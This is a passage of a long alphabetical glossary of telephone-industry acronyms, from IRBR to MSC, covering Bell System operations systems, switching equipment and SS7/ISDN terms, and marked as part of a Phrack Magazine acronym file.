IRBR	Integrated resource billing report system
IRC	International record carrier
IRIS	Industry relations information system
IRLF	Incoming register link frame
IRM	Information resource management
IRMC	Incoming register marker connector
IRO	Industry relations operations
IROR	Internal rate of return
IRP	Integrated revenue planning
IRPC	ISDN remote power control psb2120
IRR	Internal rate of return system
IRRS	Interactive request and retrieval system
IRS	Industrial revenue summary
IRT	IDCU remote digital terminal
IRU	Integrated recovery utility (sperry)
IS	Interrupt set
IS/SADQ	Interstate special access demand quantification
ISA	Indicate status application
ISAC-P	ISDN subscriber access controller
ISAC-S	ISDN subscriber access controller
ISAM	Indexed sequential access method

ISC	Intelligent serial controller
ISC	International switching center
ISC	Planintercompany services coordination plan
ISC/TE	Information systems center for technical education
ISCAR	Information systems costs analysis reports
ISCOM	SWBT intercompany service coordination (ISC) order monitor
ISCP	Integrated service control point
ISCP/MSAP	ISCP/multi-service application platform
ISCP/SPOCK	ISCP/service provisioning and on-line creation tool kit software
ISDN	Integrated services digital network
ISF	Inquire on a single facility
ISG	Isolated system grounding
ISH	Complete circuit inquiry short
ISI	Industry support layout
ISIS	Interstate settlements information system
ISLM	Integrated services line module
ISLU	Integrated services line unit
ISLUCC	Integrated services line unit common controller
ISLUCD	Integrated services line unit common data
ISLUHLSC	Integrated services line unit high level service circuit
ISLUMAN	Integrated services line unit metallic access network
ISLURG	Integrated services line unit ringing generator
ISM	ISDN switching module
ISM	Interactive synchronous mode
ISMP	Industry specific measurement plan
ISMS	Integrated service management system
ISMTL	Information systems management training
ISN	Information systems network
ISN	Integrated systems network
ISNET	Interim solution network (Kansas city only)
ISO	Information systems organization
ISO	International organization for standardization
ISOFC	ISDN office totals
ISOPDB	Information systems organization planning data base
ISOSS	Intercompany service order switching system
ISP	Intermediate service part
ISPBX	Integrated systems PBX
ISPC	International signaling point code (SS7)
ISPF	Interactive system productivity facility
ISPI	ISDN packet interface
ISRP	Information systems rules panel
ISS	Integrated switching system
ISS	Issue
ISSANRC	Interstate special access non-recurring
ISSC	Interfunction special service coordination
ISSCO	Intertoll
ISSN	Integrated special services network
ISSN	Intergrated specal services network
ISSS	ISDN supporting system
ISTA	Interrupt status register
ISUP	ISDN user part
ISUP	ISDN user part (SS7: q.76x)
ISUP	Integrated services user part
IT	Inactivity test (SS7: in SCCP)
IT	Intertandem tie trunk INTER/TRA blocal 1-26
ITAC	ISDN terminal adaptor circuit
ITC	Independent telephone company
ITC	Interdepartmental training center at dallas-texas for
ITD	Intertoll dial
ITEA	Interoffice trunks engineering and administration
ITF	Integrated test facility
ITG	Intergrated traffic generator
ITIMS	Integrated transportation information management system
ITIMS/IE	Itims/information expert
ITM	Cable pair item number
ITNA	Improves thrid number acceptance
ITNO	Item number
ITS	Institute of telecommunication science
ITS	Integrated test system
ITS	Interactive training system

ITSE	Incoming trunk service evaluation
ITSO	Incoming trunk service observation
ITSTC	Information technology steering committee (cen
ITT	Idle trunk test
ITU	International telecommunication union
ITU	International telecommunications union
ITVSE	Intermediary transport vendor service center
ITW	Instructional technology workshop
IU	Network/port interface unit
IUP	Installed user program (IBM)
IVD	Integrated voice data
IVP	Installation verification procedures
IVP	Installation verification program
IVTS	International video teleconferencing service
IWF	Interworking facility (gateway)
IWU	Interworking unit (gateway)
IX	Interactive executive
IXC	Or icinterexchange carrier
IXM	Interexchange mileage
IZ	Interzone

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 23 of 27

{Acronyms Part III}

J	Enter centrex (CTX) or multiline hunt group (MLHG) number
JAD	Joint application design
JAM	Jumper activity management
JCL	Job control language
JDC	Japan digital cellular
JDC	Job duties code
JDI	Job disposition indicator
JDIP	Jmos/dopac interface process (comptroller system)
JE	Job evaluation
JEC	Journal entity code
JES	Job entry subsystem (IBM)
JES	Job entry system
JES 2	Job entry system 2 (IBM)
JES 3	Job entry system 3 (IBM)
JET	BTL TIRKS jumper evaluation technique
JFC	Job function code
JGF	Junctor grouping frame
JIB	Job information block (VMS)
JIM	Job information memorandum
JIS	Jurisdictional interstate services
JK	Jack
JKLAP	Jack/key/and lamp access panel
JL	Jumper length
JMOS	Job management operations system
JMOS/PT	JMOS/pricer-tracker
JMOS/RPTS	JMOS reports
JMOSCA	Jmos contract administration
JMX	Jumbogroup multiplex
JOSS	Job order status system (distribution services system)
JOSSVM	Job order status system/VM
JOVIAL	Jule's own version of the international algebraic language
JP71	Joint practice 71
JP80	Joint practice 80
JPH	Jumper placement history
JSC	Job status code
JSN	Junction switch number
JSW	Junctor switch
JTR	Jitter
JTRS	JMOS trouble reporting system (distribution services system)
JUICE	JMOS user input card entry (distribution services system)
K	DACS-SRDC
K	Equipment frame designation
K	Kilobit
KBPS	Kilobits per second
KCA	Key contributor award
KCO	Keep cost order
KD	Keyboard display
KDROP	Key display receive only printer
KDT	Keyboard display terminal
KERMIT	Kermit
KEY	Stop hunt or random make busy hunting
KFT	Kilofeet
KHZ	Kilo-hertz
KHZ	Kilohertz
KITSKOTS	Kansas inward toll service/Kansas outward toll service
KOHM	Kilohms
KOP	Thousands of operations per second
KP	Key pulse
KPR	Killer pair report
KSDS	Key sequence data set (IBM)
KSM	Create a transaction mask
KSR	Keyboard send-receive
KSU	Key service unit
KTA	Korea telecommunication authority (ROK)

KTS	Key telephone set
KTS	Key telephone system
KW	Keyword
L	Shift preference (if any) for this work to be performed.
L/AOS	Legal/advanced office system
L2DOWN	Level 2 is inoperable.
L2QLTY	Poor level 2 transmission quality.
L3-ERC	Layer 3 error control (IOS)
L3M	Layer 3 mgr. (IOS)
LA	Local area data channel INTER/TRA blocal 1-26
LA	Loop assignment
LAC	LAN application controller
LAC	Loop assignment center
LAD	Label definition
LAD	Loop activity data
LADS	Local area data service
LADT	Local access data transport
LADT	Local area data transport
LAI	Line equipment assignment inquiry
LAIS	Local automatic intercept system
LAJMS	Ledger and journal maintenance system
LAMA	Local automatic message accounting
LAMA-C	Computerized local AMA for No. 5 crossbar
LAN	Local area network
LANMS	Light amplified by stimulated emission of radiation
LAP	Link access protocol
LAPB	(LAP-B) link access procedure of balanced mode
LAPD	(LAP-D) link access procedure of D-channels
LAPD	Link access procedure on the D channel
LAPM	(LAP-M) link access protocol for modems
LAPX	Lapb extended (t.71)
LARG	Lidb access routing guide
LASS	Local alarm scanning system
LASS	Local area signaling service
LAT	Local access termianl (RMS-D1)
LATA	Local access and transport area
LATA	Local access and transport areas
LATA	Local access transport area
LATIS	Loop activity tracking information system
LATIS I/F	Loop activity tracking information system interface
LATIS/INPUT	Locally developed program used to input to the latis system
LB	Voice-non switched line-service code for LATA access
LBBD	Loopback B1
LBI	Load balance index
LBK	Loop test (SARTS command)
LBK	Loopback
LBL	Online tape label printing
LBNCGI	LIDB BNS message with call gapping indicator present
LBNGM	LIDB BNS garbled message
LBNMGM	LIDB BNS return value missing group or misrouted
LBNNAN	LIDB BNS return value no translation for an address of such nature
LBNNCG	LIDB BNS return value network congestion
LBNNFL	LIDB BNS return value network failure
LBNNPG	LIDB BNS return value nonparticipating group
LBNNSA	LIDB BNS return value no translation for this specific address
LBNREJ	LIDB BNS reject message received
LBNSCG	LIDB BNS return value subsystem congestion
LBNSFL	LIDB BNS return value subsystem failure
LBNTO	LIDB BNS message missed because of timeout
LBNUP	LIDB BNS message with unexpected reply
LBNUUR	LIDB BNS return value unequipped user
LBO	Line buildout
LBP	Load balance parameters
LBR	Large business remote
LBRV	Low bit rate voice
LBS	Land and building system
LBS	Load balance system
LBS	Load balance system (BTL) module of tnds
LBST	Loopback device signature table

```
LBU          Loopback devices signature table
LBU          Loopback unit
LBn          Loopback channel bn request (command in IOM2 monitor and EOC)
LC           Line card
LC           Line count
LC           Output line count
LC           Pending service order count
LC           Voice-switched line-service code for LATA access
LCAMOS       Loop cable administration and maintenance operations system
              (predictor)
LCC          Line class code
LCCIS        Local common channel interoffice signaling
LCCL         Line card cable
LCCLN        Line card cable narrative
LCD          List cable summary
LCDCGI       LIDB CCRD message with call gapping indicator present
LCDGM        LIDB CCRD garbled message
LCDMGM       LIDB CCRD return value missing group or misrouted
LCDN         Last called directory number
LCDNAN       LIDB CCRD return value no translation for an address of such nature
LCDNCG       LIDB CCRD return value network congestion
LCDNFL       LIDB CCRD return value network failure
LCDNPG       LIDB CCRD return value nonparticipating group
LCDNSA       LIDB CCRD return value no translation for this specific address
LCDR         Local call detail recording
LCDREJ       LIDB CCRD reject message received
LCDSCG       LIDB CCRD return value subsystem congestion
LCDSFL       LIDB CCRD return value subsystem failure
LCDTO        LIDB CCRD message missed because of timeout
LCDUP        LIDB CCRD message with unexpected reply
LCDUUR       LIDB CCRD return value unequipped user
LCE          Line concentrating equipment frame
LCEN         Line card equipment number
LCI          LAN CPU interface
LCIE         Lightguide cable interconnection equipment
LCLOC        Line card location
LCM          Line concentrating module
LCMC         Line concentrating controller module
LCN          Logical channel number
LCN          Logical channel numbers
LCOS         Line Class of service (GTE)
LCP          Language conversion program
LCP          List cable pairs
LCR          Least cost routing
LCR          Line concentration ratio
LCRMKR       Line card remarks
LCS.MIT.EDU  Telecomm digest archive site on the Internet
LCS7         Link controller for signaling system No.7
LCSE         Line card service and equipment
LCSEN        Line card service and equipment narrative
LD           Load
LD           Loading division
LD           Long distance
LD           Voice switched trunk-service code for LATA access
LDBM         Listing data base maintenance
LDES         Long distance experimental schedule
LDM          Logical data model
LDMTS        Long distance message telecommunications service
LDN          Listed directory number
LDS          Local digital switch
LDSU2        Local digital service unit - model 2
LDT          Local display terminal
LDU          Long distance usage analysis
LE           Leading edge (bsp)
LE           Line equipment
LE           Local exchange (contains D-CTL)
LE           Voice and tone-radio landline-service code for LATA access
LEAD         Loop engineering assignment data
LEAP         System testing tool to simulate multiple 3270 users
LEAS         Lata equal access system
```

```
LEC          Local exchange carrier
LED          Last entry data
LED          Light emitting diode
LED          Light-emitting diode
LEE          Nac related line equipment transfer order establishment
LEFTS        Loop electronic forecasting and tracking system
LEG          Customer training file
LEIM         Loop electronic inventory module
LEIM         Loop electronics inventory module
LEIS         Loop engineering information system (applications)
LEN          Line equipment number
LENCL        Line equipment number class
LENG         Length
LERG         Local exchange routing guide
LET          Line equipment transfers
LETS         Law enforcement teletypewriter service
LEV          Level
LEW          Line equipment transfer withdrawal
LF           Data low-speed-service code for LATA access
LF           Lease file
LF           Line Finder
LF           Line feed
LF           Line finder
LF           Load factor
LF           Low frequance
LFACS        Loop facilities assignment and control system
LFACS        Loop facility assignment and control system
LFC          Load factor calculation
LFR          Line failure report
LFRC         Local field reporting code
LG           Basic data-service code for LATA access
LGC          Line group controller
LGN          List hunt groups
LH           Line hunting (i.252 f)
LH           Voice and data-psn access trunk-service code for LATA access
LI           Length indicator (SS7)
LI           Link interface
LIB          Line interface board
LIDB         Line information data base
LIDB         Line information database
LIE          Left in equipment
LIFECOST     Life cycle cost system
LIFO         Last in
LIJ          Left In Jumper
LIM          Less than the specified number of pairs
LIN          Line
LIN          Transmit alit data to COSMOS
LINCS        Lan integrated network communications system
LINIS        Line and number inventory system
LINK         Loop interface network
LINK1        The basic rate interface transmission extension (BRITE)
              link one is down
LINK2        The BRITE link two is down.
LINK3        The BRITE link three is down.
LINK4        The BRITE link four is down.
LINK5        The BRITE link five is down.
LINK6        The BRITE link six is down.
LIS          Library information system
LIST         Listen
LIT          Line insulation test
LIT          Line insulation testing parameters
LIU          Lats interface unit
LIU          Line interface unit
LIU          Line user interface
LJ           Voice and data ssn access-service code for LATA access
LK           Voice and data-ssn-intermachine trunk-service code for LATA
              access
LKNODE       Link node
LL           Logical link
LL           Long distance terminal line INTER/TRA blocal 1-26
```

LL	Long lines
LLC	Line load control
LLC	Low level controller sipx6100
LLD	Low level device drivers (IOS)
LLDB	Location life data base
LLF	Line link frame
LLID	Ll identifier
LLL	Last look logic
LLN	Line link network
LLN	Line link network (ess)
LLP	Link layer protocol (lapd)
LLS	Local Line Switch (GTE)
LME	Line module equipment
LMMS	Local message metering system
LMOS	Loop maintenance operations system
LMOS	Loop maintenance operations systemr
LMOS F/E	Loop maintenance operations system front end
LMOS HOST	Loop maintenance operations system host
LMOS I/F	Loop maintenance operating system interface
LMS	Litigation management system
LMS	Loop maintenance system
LMS/TUM	Local measuring system/temporary usage measurement
LMT	Local maintance operations system
LMTS	Limits
LMU	Line multiplexer unit
LMX	L-multiplex
LN	Data extension
LN	Leased network
LN	Loop normal (on-hook normal)
LNA	Line and number administration
LNA	Low noise amplifier
LNBAS	Call failed due to the query being blocked at the switch
LNBN	Call failed due to the query being blocked in the CCS network
LNG	Longitudinal
LNS	Line number status
LO	Low threshold
LOA	Limit operator attempts
LOAD	Listing of acronym definition
LOC	Local
LOC	Local operating company
LOC	Location of cable on frame
LOCAP	Low capacitance
LOCN	Location
LOE	List originating line equipment
LOE	Location operating entity
LOES	Lajms online entry system
LOF	Lock off-line
LOF	Loss of frame
LOGIC	Logistics integrated control system
LOGU	Logical units assignments
LOMS	Loop assignment center operations management system
LON	Lock on-line
LONALS	Local off-net access lines
LP	Telephoto/facsimile-service code for LATA access
LPA	Link pack area
LPBK	Looped back
LPCDF	Low profile combined distributing frame
LPCDF	Low profile conventional distributing frame
LPIE	Loop plant improvement evaluator
LPIE2	Loop plant improvement evaluator 2
LPK	Line concentrating equipment line packs
LPM	Lines per minute
LPM	Logistic planning module
LPS	Log/print status
LPT	Loop test
LQ	Voice grade customized-service code for LATA access
LR	Loop reverse (off-hook normal)
LR	Protection relay-voice grade-service code for LATA access
LRAP	Long route analysis program
LRC	Longitudal redundancy check

LRC	Longitudinal redundancy check
LRIA1	Long run incremental analysis i
LRISP	Long range information systems planning organization
LRM	Line resource monitor-ims (BMC)
LRN	Local reference number
LROPP	Long-rangeoutside plant planning
LROT OR LRH	Local rotary
LRP	Long rang planning
LRS	Lease record system
LRS	Line repeater station
LRSS	Long range switching studies
LS	Local service INTER/TRA blocal 1-26
LS	Loop start signaling
LS&E	Local service and equipment
LSA	Local security administrator
LSA	Local subaccount
LSB	Lower side band
LSBS	Location specific bypass system
LSD&F	Local switching demand & facility data base system
LSDB	Listing service data base
LSDF	Local switching demand and facility data base system
LSDN	Local switched digital network
LSE	Line and station transfer order establishment
LSEC	Loss of sec (C/I channel code)
LSHF	Message LAN shelf
LSI	Large-scale integrated circuitry
LSL	Loss of signal level (C/I channel code)
LSM	Load synchronization mechanization
LSM	Local switching module
LSN	Logical session number
LSO	Local service office
LSO	Local storage option-ims (IBM)
LSRP	Local switching replacement planning
LSRP	Local switching replacement planning system
LSS	Lata switching systems
LSS	Listing service system
LSS	Listing services system
LSS	Loop switching system
LSSGR	Lata switching systems generic requirements
LSSI	Local special service inventory
LSSR	Local special service results
LSSU	Link state signal unit (SS7)
LSSU	Link status signal unit
LST	Line and station transfer
LSU	Line switch unit
LSU	Local storage unit
LSU	Loss of signal level of u interface (C/I channel code)
LSUE	Lsu error condition (C/I channel code)
LSV	Latch switch verification
LSV	Line status verifier
LSW	Line and station transfer withdrawal
LT	Lata tandem
LT	Line termination
LT	Local terminal
LT	Long distance terminal trunk INTER/TRA blocal 1-26
LT-S	Lt on s bus
LT-T	Lt on t interface
LTAB	Line test access bus
LTB	Last trunk busy
LTC	Line trunk controler
LTC	Local test cabinet
LTD	Local test desk
LTD	Local test desk (#16
LTD	Long term disability
LTD	Lt disable (C/I channel code)
LTERM	Logical terminal-ims (IBM)
LTF	Light terminal frame
LTF	Lightwave terminal frame
LTF	Lightwave terminating frame
LTF	Line trunk frame

LTG	Line translation group
LTG	Line trunk group
LTI	Loop termination identifier
LTMA	Lightwave terminal multiplex assembly
LTMA	Lightwave terminating multiplexing assembly
LTN	List telephone numbers
LTOP	Long term disability plan
LTP	Line and trunk peripherals
LTP	Local test port
LTP	Loop technology planning
LTS	Loss test set
LTU	Line trunk unit
LTUC	Ltu control
LU	Line unit
LU 6.2	Protocol for appc
LU2	Line unit model 2
LUA	Link up america tracking
LUCHBD	Line unit channel board
LUCOMC	Line unit common control
LUHLSC	Line unit high level service circuit
LUIF	Living unit interface file
LUM	Line utilization monitor-ims (BMC)
LUPEX	Line unit path exerciser
LURR	Large user reproduced records system
LV	Sdlv
LVL1ERR	Level 1 protocol error.
LVL2ERR	Level 2 protocol error.
LVL3ERR	Level 3 protocol error.
LVM	Line verification module
LW-SSS	Lightwave system support services by weco
LWC	Leave word calling
LX 2	Local originating
LX 2	Local terminating
LXE	Lightguide express entry
LZ	Dedicated facility-service code for LATA access
M	Latest date that this ticket can be loaded.
M	M(transmit) signal lead
M	Maintance
M	Minutes
M LETTER	Methods letter
M O	Master office
M S	Main station
M S	Mark sense
M&P	Methods and procedures
M-MONEY	Maintenance money
M-STARS	Measurement and statistics tracking and reporting system
M/ATR	Maritime/aviation tracking reports
M/W	Microwave
M5	Five-minute
MA	Cellular access trunk 2-way INTER/TRA blocal 1-26
MA	Maintenance administrator
MA	Multiple access (primary)
MA02	Status requested
MA03	Hourly report of system circuits and units in trouble
MA04	Reports condition of system - 1AESS maintenance
MA05	Maintenance interrupt count for last hour - 1AESS maintenance
MA06	Scanners
MA07	Successful switch of duplicated unit (program store etc.) - 1AESS
MA08	Excessive error rate of named unit -1AESS maintenance
MA09	Power should not be removed from named unit - 1AESS maintenance
MA10	Ok to remove paper - 1AESS maintenance
MA11	Power manually removed from unit - 1AESS maintenance
MA12	Power restored to unit - 1AESS maintenance
MA13	Indicates central control active - 1AESS maintenance
MA15	Hourly report of # of times interrupt recovery program acted - ma
MA17	Centrex data link power removed - 1AESS maintenance
MA21	Reports action taken on mac-rex command -1AESS maintenance msg
MA23	4 minute report- emergency action phase triggers are inhibited
MAB	Metallic access bus

MAC	Machine administration center
MAC	Major accounting center
MAC	Mechanized assignment control (BTL)
MAC	Missed appointment code
MAC	Monitor analysis & control of fa standard values
MACBS	Multi-access cable billing system
MACS	Major apparatus and cable system
MACS	Mechanized analysis of customer systems
MACS(DS)	Major apparatus control system (dist. svcs)
MADN	Multiple access directory numbers
MADPE	Address parity error
MAEC	Media access error counter
MAI	Multiple access interface (univac)
MAILLOG	Manager electronic mail logging system
MAINT	Maintenance
MAINT	Maintenance handler
MAL	Maintance action limits
MAL	Manual assignment list
MALRU	Mechanized automatic line record update
MALT	Maintence transmission action limit table
MAMA	Mechanized automatic message accounting
MAMA	Mobile automatic message accounting
MAN	Manual
MAN	Metropolitan area network
MAN	Miscellaneous account number
MAP	Maintance and administration position
MAP	Maintenance and administration position
MAP	Maintenance and administrative position (NTI)
MAP	Management assessment program
MAP	Manual assignment parameters
MAP	Manufacturing automation protocol
MAP	Mobile application part
MAPCI	Map command interpreter (NTI)
MAPPER	Maintain and prepare executive reports
MAPS	Mechanized accounts payable system
MAPS	Modeling and planning system (BTL)
MAPSS	Maintenance & analysis plan for special services
MAPSS	Maintenance and analysis plan for special services
MAQ	Manual assignment file inquiry
MAR	Market analysis report (BTL)
MAR	Microprogram address register
MAR	Multi-alternate route
MARC	Market analysis of revenue and customers system
MARC	Market analysis of revenues and customers
MARC/CAPS	Market analysis of personnel and customer analysis profile
MARCH	A computer system
MARG	Margin Parameter
MARK	Mechnized Assiment Record Keeping System (GTE COSMOS)
MARK IV	General purpose information storage and retrieval system
MARS	Mechanized automative repair system
MARS	Multiple access repair system
MAS	Interfacesmessage analysis sampling plan
MAS	Main store
MAS	Mass announcement system (900 service)
MAS	Memory administration system
MASB	Mas bus
MASC	Mas controller
MASM	Mas memory
MAST	Mail analysis and sales tracking
MAT	Manual assistance tag
MAT	Metropolitan area trunk
MATFAP	Metropolitan area transmission facility analysis program
MATR	Maritime/aviation tracking system
MATR	Modified answering time recorder
MATS	Marketing access tracking system
MATS	Mechanized analysis of traffic studies system
MAVIS	McDonnel Douglas automatic voice information system (model 1018t)
MAX	Maximum
MAX	Maximum messages
MAX	Maximum percentage value of entity fill or maximum ccs value

MAXS	Metallic automatic cross-connected system
MAY	Modify an assembly
MB	Make busy
MB	Make-busy or made-busy
MB/S	Megabits per second.
MBO	Management by objectives
MBP	Metallic bypass pair
MBPS	Megabits per second
MBX	Measured branch exchange
MBYTE	Megabyte
MC	Machine congestion
MC	Maintance connector
MC	Maintenance center
MC	Maintenance circuit
MC	Marker class of service
MC	Memory controller
MCA	Misrouted centralized automatic message accounting (MDII)
MCAS	Material cable administrative system
MCB	Message control bank (sperry)
MCC	Maintance control center
MCC	Maintenance control center
MCC	Manual camera control
MCC	Master control center
MCC	Minicuster controller
MCCI	Mechanized customer contact index
MCCRAP	Master control center trouble report analysis plan
MCCS	Mechanized calling card service
MCE	Establish a maintenance change ticket
MCH	Maintenance channel
MCH	Manually change hunt
MCHB	Maintenance channel buffer
MCI	Malicious call identification (i.251 g)
MCI	Microwave communications incorporated
MCIAS	Multi-channel intelligent announcement system
MCIAS	Multi-channel intercept announcement system
MCINT	Mate control interrupt
MCL	Maintenance change list
MCN	Machine congestion level # where MCI=machine congestion level
MCN	Master control number
MCN	Metropolitan campus network
MCOS	Multiplexer out of synchronization
MCP	Mechanized credit provisioning system
MCR	Establish a maintenance change repair
MCR	Mass call register
MCS	Master cpu subsystem
MCS	Meeting communications service
MCS	Multiple console support
MCTAP	Mechanized cable transfer administration plan
MCTRAP	Mechanized customer trouble report analysis plan
MCTSI	Module controller/time slot interchange
MCTSI	Module controller/time-slot interchange unit
MCW	Maintenance change ticket withdrawal
MD	SS7fe message distributor
MD/RS	Mechanized denial/restoral system
MDACS	Modular digital access control system
MDC	Manually disconnect a working circuit
MDC	Marker distributor control
MDC	Materials distribution center
MDC	Meridian digital centrex
MDCMES	Management development center mechanized enrollment system
MDF	Main distributing frame
MDF	Main distribution frame
MDII	Machine detected interoffice irregularities
MDII	Machine-detected interoffice irregularity
MDIS	Marketing data interface system
MDLIE	DLI interface error
MDOG	Mechanized disbursement of gasoline
MDP	SS7 fe message distribution protocol
MDR	Mechanized draft reconciliation
MDR	Message detail record

MDS	Message design systems
MDT	Management development/training
MDU	Marker decoder unit
MDX	Modular digital exchange
ME	Management employment
ME & ASSM	Management employment & assessment
ME CORP	Corporation management employment
MEANS	Model for economic analysis of network service
MEAS	Measure
MEASMT	Measurement
MEC	Maintenance engineer center
MEC	Manually establish a circuit
MEC	Mobile equipment console
MECA	Mechanization of engineering & circuit provisioning
MECAB	Multi exchange carrier access billing
MECCRRF	Mechanized credit reference system
MECH	More efficient call handling
MECOD	Multiple exchange carrier ordering and design
MED	Medium threshold
MED	Multipoint end-link data
MEDPLUS	Medicare part b reimbursement payments
MEDS	Mechanized expense distribution system
MEF	Master employee file
MELD	Mechanized engineering and layout for distributing frames
MEP	Medical expense plan
MERITS	Measurement of exchange records integrity through sampling
MERP	Mechanization of estimate results plan
MERS	Most economic route selection
MERT	Master employee record tape
MESA	Mechanized edits of street address
MESS	Message
MET	Multibuton electronic telephone
MET	Multibutton electronic telephone
METASX	Metallic access
MF	Mainboard firmware (IOS)
MF	Multi frame
MF	Multi frequency
MF	Multifrequency
MF	Multiplexer frame
MFAS	Mechanized forecasting and analysis system
MFC	Master file directory (VMS-catalog of UFDS)
MFC	Modular feature construction
MFC	Multiple frame operation control (IOS)
MFENET	Magnetic fusion energy network
MFFAN	Miscellaneous frame (CM2 offices only)
MFJ	Modification of final judgement
MFJ	Modification of final judgment
MFJ	Modified final judgment (consent decree)
MFR	Discmanufacture discontinued
MFR	Mechanized force report
MFR	Multi-frequency receivers
MFRS	Management force reporting system
MFS	Message formatting service-ims (IBM)
MFT	Metallic facility terminal
MFT	Multiprogramming with a fixed number of tasks
MG	Marker group
MG	Marker group number
MG	Mastergroup
MGB	Main ground bus
MGB	Master ground bar
MGBAF	Maintenance group blocking acknowledgment failure
MGR	Manager
MGSC	Message service customer counts
MGSG	Message service multi-line hunt
MGT	Mastergroup translator
MGUAF	Maintenance group unblocking acknowledgment failure
MH	Modified huffman code (fax)
MHD	Moving head disk
MHD	Moving head disk drive(s) used in the am.
MHDC	Moving head disk control

MHDDC	Moving head disk data/clock
MHS	Message handling service
MHS	Message handling system
MHZ	Megahertz
MI	Machine interface
MI	Message interface on the
MI	Swbt minimal input
MIAS	Marketing information analysis system
MICA	Mechanized intercompany contract administration
MICC	Minicluster controller
MICE	Modular integrated communications environment
MICI	Mechanized independent company input
MICR	Minimal input customer records
MICRO/TEL	Micro/tel force analyzer
MICS	BTL maintenance space inventory control system
MICU	Message interface and clock unit
MICU	Message interface clock unit
MID	Master interim design
MIFM	Mechanized installation force management
MIG	Mechanized interval guide system
MIIS	Management inventory information system
MIMIC	Mts-wats intrastate model for incremental cost
MIN	Minimum
MIN	Minimum percentage value of entity fill or minimum CCS value
MIN	Mobile identification number
MINX	Multimedia information network exchange
MIOIO	I/O invalid operation error
MIOLE	I/O lock error
MIOPE	I/O bus parity error
MIOTO	I/O timer time out error
MIOUE	I/O unlock error
MIP	Microprocessor interface port
MIPP	Management surplus income protection plan
MIPS	Million instructions per second
MIR	Micro-instruction register
MIRA	Maintenance input request administrator .
MIRA	Mark iv information retrieval aid
MIS	Management information system
MIS	Mechanized intercepting system
MIS/C	Management information system/computer
MISC	Miscellaneous
MISCF	Miscellaneous frame
MISS	Management information staffing system
MITS	Microcomputer interactive test system
MIU	Metallic interdace unit
MIZAR	Management job evaluation
MJEC	Multiple job function codes
MJF	Modified final judgement
MJU	Multipoint junction unit
MKBUSY	Make busy.
MKR	Marker
MKTG	Marketing
ML	Matching loss
MLAC	Manual loop assignment center
MLC	Miniline card
MLC	Monitor level code
MLCD	Multi-line call detail
MLH	Multiline hunt
MLHG	Multi-line hung group
MLHG	Multiline hunt group
MLI	Message link interface
MLIIBLNG	Microlink II billing
MLNC	Failure to match and no circuit
MLPA	Modifiable link pack area (IBM)
MLSS	Machine load service summary
MLT	Mechanized loop test
MLT	Mechanized loop testing system
MLT-1	Mechanized loop testing system-1
MLT-2	Mechanized loop testing - the second generation of equipment
MLT-2	Mechanized loop testing system-2

MMA	Multi-module access unit (Univac)
MMC	Manually modify a circuit
MMC	Minicomputer maintenance center
MMEME	Memory system error
MMG	Minicomputer maintenance group
MMGT	Multimastergroup translator
MMI	Man-machine interface
MML	Man machine language
MMM	Message mile minute
MMOC	Minicomputer maintance operation center
MMOC	Minicomputer maintenance operations center
MMOCS	Minicomputer maintenance and operations center system
MMP	Module message processor
MMPP	Mechanized market programming procedures (BTL)
MMRCS	Minicomputer maintenance and repair center system
MMS	Main memory status
MMS	Memory management system
MMS/SSII	Marketing measurement system/support system II
MMS43	Modified monitoring state 43 code
MMSU	Modular metallic service unit
MMT	Multiple message threshold
MMU	Memory management unit (IOS)
MMX	Mastergroup multiplex
MN02	List of circuits in trouble in memory
MNP	Microcom networking protocol
MOC	Machine operations center
MOC	Maintenance and operations console
MOC	Maintenance operation console
MOC	Ministery of communication
MOC	Moe order completion
MOD	Ministery of defense
MOD	Modifier
MOD	Modulated
MOD	Module number
MOD1	Miscellaneous per SM measurements (MOD1)
MODCOES	Modified central office cost
MODEM	Modulator-demodulator
MOE	Mass oe transfers
MOF	Mass oe frame transfer listings
MOG	Minicomputer operations group
MOI	Maintenance and operation interface
MOI	Mizar order inquiry
MOMS	Missouri marketing system
MON	Monitor
MON	Monitor channel (i.e. IOM2)
MON	Mouth
MOOSA	Mechanized out of service adjustment system
MOOSE	Macs online organization system entry (distribution services)
MOS	Maintenance and operations subsystem
MOS	Metal oxide semiconductor
MOSOP	Mechanized operator services occupational payroll
MOST	Managing operations systems in transition
MOSTED	Motor vehicle/special tools expense distribution
MOT&R	Master office test and release circuit
MOTS	Mechanized operations tracking system
MOU	Minutes of use
MOU-AS	The annual study module of DRP/MOU
MOU-DA	The data accumulation module of DRP/MOU
MOVE	Move remote line Concentrating module
MOW	Moe order withdrawal
MP	Maintance POSITION
MP	Message processing program
MP	Microprocessor
MP	Multi-processor
MPAP	Management potential appraisal plan
MPC	Marker pulse conversion
MPC	Messages per customer
MPC	Mp command
MPCG	Message processing clerical guide
MPCH	Main parallel channel

```
MPDB-OS      Outside plant-pair gain
MPDBCOAR     MPDB-central office equipment and repair services
MPDBSRVC     Office supplies computers and other services
MPDU         Message protocpl data units (x.411)
MPES         Message processing entry system
MPFRS        Mechanized project force requirement system
MPI          Mechanized project impact system
MPK          Modify work package
MPLR         Mechanized plant location records system
MPLUM        Mechanized plant utilization management
MPN          Master work package number
MPOOS        Modem pool line out of service.
MPOW         Multiple purpose operator workstation
MPPD         Multi-purpose peripheral device
MPRIN        Mate peripheral interrupt
MPS          Mechanized pension system
MPS          Misplaced start pulse
MPS          Misplaced start pulse (MDII)
MPT          Message transfer part
MPTS         Market planning and tracking system
MQ           Metalic customized-service code for LATA access
MQH          Marker queue high
MQL          Marker queue low
MR           Maintenance request (BTL)
MR           Measured rate
MR           Message rate (BSP)
MR           Message register
MR           Message register COSMOS command
MR           Modified read (relative element address designate
MR           Monitor read (flow control bit in IOM2)
MR/IBPS      Management report/integrated budget and planning system
MRAA         Meter reading access arrangement
MRCS         Modification request control system
MRDB         Memory resident data base
MRDYT        Ready time out
MRF          Maintenance reset function
MRF          Message refusal received (outgoing)
MRF          Message retention file
MRFA         Mechanized repair force administration
MRFF         Master reference frequency frame
MRFIS        Mechanized request for information systems
MRO          Message register option
MRP          Mechanized revenue planning system
MRPS         Mobile radio priority system
MRR          Mandatory review reporting
MRS          Management reporting system (TNDS)
MRSELS       Microwave radio & satellite eng. & lic
MRTI         Message-rate treatment index  (AMA NTI)
MRTS         Mechanized real time tracking system
MRTTA        Message recording trunk trouble analysis
MRWPE        Read or write parity error
MS           Machine screw (BSP)
MS           Maintenance state
MS           Measured service
MS           Mechanized scheduling
MS           Memory subsystem
MS           Menue software (sipb.exe)
MS           Microseconds
MS6E         Message switching #6 equipment
MS7E         Message switching #7 equipment
MSA          Management science america
MSAG         Master street address guide
MSC          Media stimulated calling
MSC          Minimum service charge
